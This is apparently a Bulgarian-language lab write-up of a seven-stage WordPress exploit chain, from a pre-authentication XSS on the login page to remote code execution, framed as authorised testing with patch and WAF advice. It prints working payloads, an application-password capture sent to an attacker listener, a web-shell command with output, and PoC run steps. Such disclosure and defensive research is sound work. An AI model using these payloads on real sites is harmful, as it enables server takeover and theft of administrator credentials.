Само за оторизирано тестване.
Всичко по-долу беше изпълнено срещу локална лаборатория (WordPress 7.0.2 на localhos). Не използвайте тези техники срещу системи, които не притежавате или нямате изрично разрешение да тествате.
Резюме за ръководството
XSS2Shell не е единична грешка — това е седемстепенна експлойт верига, която започва с един символ (< последван от интервал), заобикаляйки два различни HTML парсъра на страницата за влизане в WordPress, и завършва с PHP изпълняван на сървъра като www-data.
Какво го прави опасно:
- Етап 1 изисква нулева автентикация — всеки може да задейства JavaScript на
wp-login.php. - Намира се в основния код на WordPress — не в добавка; практически всяка поддържана инсталация от 2016 г. насам е засегната.
- Използва собствения код на WordPress —
user-profile.js, REST JSONP, Пароли на приложения, качване на добавки — като средства. - Пълно RCE е демонстрирано и признато от WordPress — въпреки че изисква подмамване на влязъл администратор да кликне веднъж.
Тази статия разглежда всеки етап със скрийншоти от нашата локална лаборатория.
Лабораторната среда
git clone <this-repo> cd xss2shell make up # WordPress 7.0.2 на http://localhost:9080| Component | URL | Credentials |
|---|---|---|
| Vulnerable WordPress | http://localhost:9080 | admin / admin123! |
| Patched comparison | http://localhost:9081 | (optional) |
| Attacker listener | http://127.0.0.1:9090 | started by PoC script |

Всеки WordPress сайт излага /wp-login.php. Тази страница е входната точка за цялата верига.
Етап 0: Диференциалът на парсера (първопричина)
Когато влизането е неуспешно, WordPress отразява въведеното потребителско име в съобщение за грешка. Потребителското име преминава през два санитайзера, които се разминават по въпроса какво представлява „таг":
| Layer | Function | Sees < area as… |
|---|---|---|
| PHP | strip_tags() | Plain text (space after < = not a tag) |
| WordPress KSES | wp_kses_post() | Valid <area> HTML element |
Полезният товар използва интервал след<:
< area id=demo-marker>< div id=color-picker class=reset-pass-submit>< button class="wp-generate-pw color-option">XПри уязвим WordPress 7.0.2, това преминава санитизацията и се превръща в активен DOM:
./scripts/demo-parser-diff.sh http://localhost:9080
При пачнат WordPress 7.0.4, същият payload е HTML-екраниран в съобщението за грешка — без активни елементи.
Тази грешка съществува от WordPress 4.7 (2016) и е пропускана в продължение на години от одити за сигурност.
Етап 1: XSS без удостоверяване (не се изисква вход)
Инжектираните DOM възли съответстват на селектори, които собственият user-profile.js на WordPress търси на страницата за вход (зареден за потока за нулиране на парола):
.reset-pass-submit .wp-generate-pwе автоматично натиснат при зареждане на страницата- Кликът се предава нагоре до делегирания обработчик на
#color-picker - Проверката
user_id === checkuser_idпреминава, защото и двете саundefined - jQuery изпраща POST до
ajaxurl— ноajaxurlне съществува на страницата за вход…
Освен ако не го презапишем:
<area id=ajaxurl href=/?rest_route=/&_method=GET&_jsonp=alert&_envelope=1>Елементът <area id=ajaxurl> става window.ajaxurl. jQuery извиква .toString() → връща href. WordPress REST връща JSONP → jQuery globalEval() → alert()се изпълнява в произхода на WordPress.

Изпратете формуляра (или отворете demo/stage1-preauth-xss.html и кликнете Изпълни етап 1):

Въздействие само на този етап: фишинг на идентификационни данни в реалния домейн, подвеждане на сесии, API извиквания от същия произход — без никаква автентикация.
Етап 2: Социално инженерство — кликът на администратора
Етапи 2–7 изискват влязъл в системата администратор да отвори страница, контролирана от атакуващия. Това е пречката, която не позволява CVSS да достигне 10 — но е реалистична при целенасочени атаки.
Администраторът може да получи: "Вашата сесия е изтекла — кликнете тук, за да се удостоверите отново."

При клик, страницата на атакуващия:
- Отваря дъщерски изскачащ прозорец (
about:blank) - Пренасочва главния прозорец към страницата за оторизация с парола за приложение на WordPress
- Записва XSS форма в дъщерния прозорец и я изпраща автоматично към
wp-login.php

Етап 3: Изпълнение на метод от същия произход (SOME) — автоматично одобрение
XSS полезният товар на дъщерния прозорец променя JSONP обратното извикване от alert към:
window.opener.approve.clickWordPress REST обвива отговора:
/**/window.opener.approve.click({...})Средата за изпълнение разрешава window.opener (родителския прозорец) → .approve (бутонът #approve) → .click(). Бутонът Одобри за паролата на приложението се натиска автоматично — без взаимодействие от потребителя на тази страница.

Забележете URL адреса за обратно извикване на страницата: идентификационните данни ще бъдат изпратени към http://127.0.0.1:9090/callback?...&password=[------].
Етап 4: Улавяне на парола за приложение
WordPress създава нова парола за приложение и пренасочва към success_url на атакуващия с идентификационните данни в низа на заявката:
http://127.0.0.1:9090/callback ?site_url=http://localhost:9080 &user_login=admin &password=XXXX XXXX XXXX XXXX XXXX XXXXАтакуващият вече разполага с HTTP Basic auth идентификационни данни за WordPress REST API — от сесията на администратора, без администраторът да е въвел каквото и да било след първоначалното кликване върху връзката.
Етап 5: Публикуване на страница, контролирана от атакуващия
Използвайки откраднатата парола за приложение, атакуващият изпраща POST заявка към /wp-json/wp/v2/pages и публикува страница с вграден JavaScript. Администраторите имат възможността unfiltered_html — таговете за скрипт оцеляват.
Етап 6: Качване на добавка чрез администраторска сесия
JavaScript кодът на атакуващия (изпълняван в браузъра на администратора на публикуваната страница):
- Извлича
/wp-admin/plugin-install.php?tab=uploadза nonce на качването - Изпраща POST заявка със злонамерен ZIP към
/wp-admin/update.php?action=upload-plugin - WordPress го разархивира в
wp-content/plugins/xss2shell/
Плъгинът не е необходимо да бъде активиран. PHP файловете в директорията на плъгина са директно достъпни през уеб.
Етап 7: Отдалечено изпълнение на код
GET /wp-content/plugins/xss2shell/shell.php?cmd=whoamiОтговор:
{ "rce": true, "user": "www-data", "output": "www-data\n" }
Атакуващият вече изпълнява произволни команди като потребител на уеб сървъра — чете wp-config.php (идентификационни данни за база данни), изхвърля базата данни, разширява достъпа странично.
Пълен изход от терминала на PoC:
Пълната верига с един поглед
sequenceDiagram participant A as Сървър на атакуващия participant V as Браузър на жертвата participant W as WordPress 7.0.2 Note over V,W: Администраторът е влязъл в системата V->>A: Отваря фишинг връзка (1 клик) A->>V: HTML на атакуващия + дъщерен прозорец V->>W: Главен прозорец → authorize-application.php V->>W: Дъщерният прозорец изпраща XSS payload към wp-login.php W->>V: JSONP изпълнява window.opener.approve.click Note over V,W: Бутонът за одобрение е натиснат автоматично W->>A: Пренасочване с парола на приложението A->>W: REST API публикува страница (Basic auth) V->>W: Администраторът посещава страницата → качва ZIP на добавка V->>W: GET shell.php?cmd=whoami W-->>A: www-dataКолко опасно е всъщност?
Какво е гарантирано (висока степен на увереност)
| Property | Value |
|---|---|
| Authentication for XSS | None |
| Affected installs | All WordPress 4.7+ before patch |
| Default-config exploitability | Stage 1 works out of the box |
| User interaction for XSS | Victim visits attacker URL |
Какво изисква допълнителни условия (път към RCE)
| Condition | Notes |
|---|---|
| Logged-in administrator | Must have active WP session |
| Social engineering | Admin must click attacker link |
| Application Passwords enabled | Default since WP 5.6; needs HTTPS or local env |
| Popup not blocked | Browser must allow window.open from user gesture |
Калибриране на сериозността
| Metric | Value | Interpretation |
|---|---|---|
| CVSS 4.0 | 8.9 High | Full chain impact scored; not Critical because of UI:A |
| CVSS 3.1 | 6.1 Medium | Older scoring undervalues chained impact |
| EPSS | ~0.77% | Low predicted mass exploitation (Aug 2026) |
| CISA KEV | Not listed | No confirmed in-the-wild mass exploitation yet |
| Public PoCs | Multiple on GitHub | Exploitation window may shrink |
Заключение: Това не е червей-базирана RCE уязвимост без взаимодействие от потребителя като Log4Shell. Това е дълбоко техническа уязвимост на ниво Core, засягаща ~43% от уеб пространството, при която:
- Само Етап 1 е сериозна pre-auth XSS уязвимост на страницата за вход
- Пълната верига превръща едно щракване на администратор в компрометиране на сървъра
- Първопричината (разлика в парсерите) се отнася за всяка кодова база, използваща множество HTML парсера
Собственото предупреждение на WordPress гласи, че RCE изисква "условия извън контрола на нападателя" и "успешно социално инженерство." Това е вярно — но демонстрираната верига прави тези условия постижими с една единствена връзка.
Възпроизведете пълната верига локално
# 1. Стартирайте лабораторната среда # 2. Активирайте Application Passwords по HTTP (само за лаборатория) docker exec xss2shell-wordpress-1 bash -c \ "grep -q WP_ENVIRONMENT_TYPE /var/www/html/wp-config.php || \ sed -i \"/That's all, stop editing/i define( 'WP_ENVIRONMENT_TYPE', 'local' );\" /var/www/html/wp-config.php" # 3. Стартирайте PoC слушател python3 xss2shell_poc.py -t http://localhost:9080 --lhost 127.0.0.1 --lport 9090 -c "whoami" --keep # 4. В браузъра: # a. Влезте като администратор на http://localhost:9080/wp-login.php # b. Отворете http://127.0.0.1:9091/phishing-sim.html # c. Щракнете върху "Open attacker page" (разрешете изскачащите прозорци) # d. Изчакайте изхода в терминала, показващ обвивката + whoamiЗащита
| Priority | Action |
|---|---|
| Immediate | Update to WordPress 7.0.3 or your branch's patched release (full list) |
| Verify | ./scripts/demo-parser-diff.sh should show no injected <area> elements |
| Harden | Disable Application Passwords if unused; restrict plugin uploads; enforce 2FA for admins |
| Monitor | Watch for failed-login usernames containing < area patterns |
| WAF | Block < area / < div patterns on wp-login.php POST bodies |
Поправката добавя esc_html() към потребителското име в пътя за грешка при влизане — гарантирайки, че низът се третира като текст, а не се преразглежда като HTML.
Защо това е важно за изследването на сигурността
Всяка връзка във веригата поотделно е скучна:
- Диференциал на парсъра → ниска сериозност при поддръжка
- Зареден грешен скрипт на страницата за влизане → ниска
- JSONP обратно извикване, валидирано чрез регекс → средна
- Парола на приложение в URL адрес за пренасочване → средна
- Директорията на добавката изпълнява PHP без активиране → известен дизайн
Събрани заедно, те представляват CVSS 8.9 и шел.
Поуката: когато оценявате XSS находки, питайте „какво вече е заредено на тази страница и какво ще направи, ако му подам правилните DOM възли?“ Сериозността е свойство на веригата, а не на отделния бъг.